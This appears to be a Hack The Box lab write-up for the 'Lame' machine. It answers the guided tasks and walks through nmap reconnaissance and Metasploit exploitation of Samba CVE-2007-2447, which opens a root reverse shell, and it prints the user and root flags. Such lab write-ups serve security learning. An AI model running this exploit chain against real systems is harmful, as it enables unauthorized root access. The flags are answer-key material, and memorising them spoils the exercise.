
Lame
Linux – Easy
https://app.hackthebox.com/machines/1



Task 1:

How many of the nmap top 1000 TCP ports are open on the remote host?

```
death@esther:~/Lab/htb-labs/Lame$ nmap 10.10.10.3 -sV -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-07 12:28 IST
Nmap scan report for 10.10.10.3
Host is up (0.17s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.31 seconds
```

Ans: **4**

Task 2:

What version of VSFTPd is running on Lame?
Ans: **2.3.4**

Task 3:

There is a famous backdoor in VSFTPd version 2.3.4, and a Metasploit module to exploit it. Does that exploit work here?

Ans: **No**

```
death@esther:~/Lab/htb-labs/Lame$ msfconsole -q
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
msf6 > search  VSFTPd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Task 4:

What version of Samba is running on Lame? Give the numbers up to but not including "-Debian".

```
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
```

Ans: **3.0.20-Debian**

Task 5:

What 2007 CVE allows for remote code execution in this version of Samba via shell metacharacters involving the `SamrChangePassword` function when the "username map script" option is enabled in `smb.conf`?

Ans: **CVE-2007-2447**

Task 6:

Exploiting CVE-2007-2447 returns a shell as which user?

Ans: **root**

---------- Here IS THE PROCESS ----------

Let take use of *Metasploit-framework* for it..

1. Open msfconsole
   - msfconsole -q

```
death@esther:~/Lab/htb-labs/Lame$ msfconsole -q
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
msf6 >
```

2. search for CVE-2007-2447
   - search CVE-2007-2447'

```
msf6 > search CVE-2007-2447

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 >
```

3. Let use this exploit
   - use 0

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

4. Configure It
   - show options

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:po
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.3      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

   - set RHOST 10.10.10.3 (give target machin IP)

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 10.10.10.3
RHOST => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) >
```

   - set LHOST 10.10.14.175 (give Your vpn IP for reverse shell)

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.175
LHOST => 10.10.14.175
msf6 exploit(multi/samba/usermap_script) >
```

5. Let Exploit
   - run

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.175:4444
[*] Command shell session 1 opened (10.10.14.175:4444 -> 10.10.10.3:58164) at 2024-08-09 00:56:31 +0530
```

6. Our Session is Created Successfully Let see who am I.

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.175:4444
[*] Command shell session 2 opened (10.10.14.175:4444

whoami
root
```

So I am root .

Submit User flag

Submit the flag located in the makis user's home directory.
Ans: **979d0b01c45b33323f5c84980bafa032**

- cat /home/makis/user.txt

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.175:4444
[*] Command shell session 3 opened (10.10.14.175:4444

   cat /home/makis/user.txt
979d0b01c45b33323f5c84980bafa032
```

Submit Root flag

Submit the flag located in root's home directory.

Ans: **b021c9a53a054900abcecf87e74be2f6**

- cat /root/root.txt

```
cat /root/root.txt
b021c9a53a054900abcecf87e74be2f6
```

Task 9:

We'll explore a bit beyond just getting a root shell on the box. While the official writeup doesn't cover this, you can look at 0xdf's write-up for more details. With a root shell, we can look at why the VSFTPd exploit failed. Our initial `nmap` scan showed four open TCP ports. Running `netstat -tnlp` shows many more ports listening, including ones on 0.0.0.0 and the boxes external IP, so they should be accessible. What must be blocking connection to these ports?

Ans: **firewall**

Basically a firewall blocks connection

Task 10:

When the VSFTPd backdoor is trigger, what port starts listening?


Ans: **6200**

---------- Here IS THE PROCESS ----------
bez firewall is on port 6200

Task 11:

When the VSFTPd backdoor is triggered, does port 6200 start listening on Lame?

Ans: **Yes**



Thanks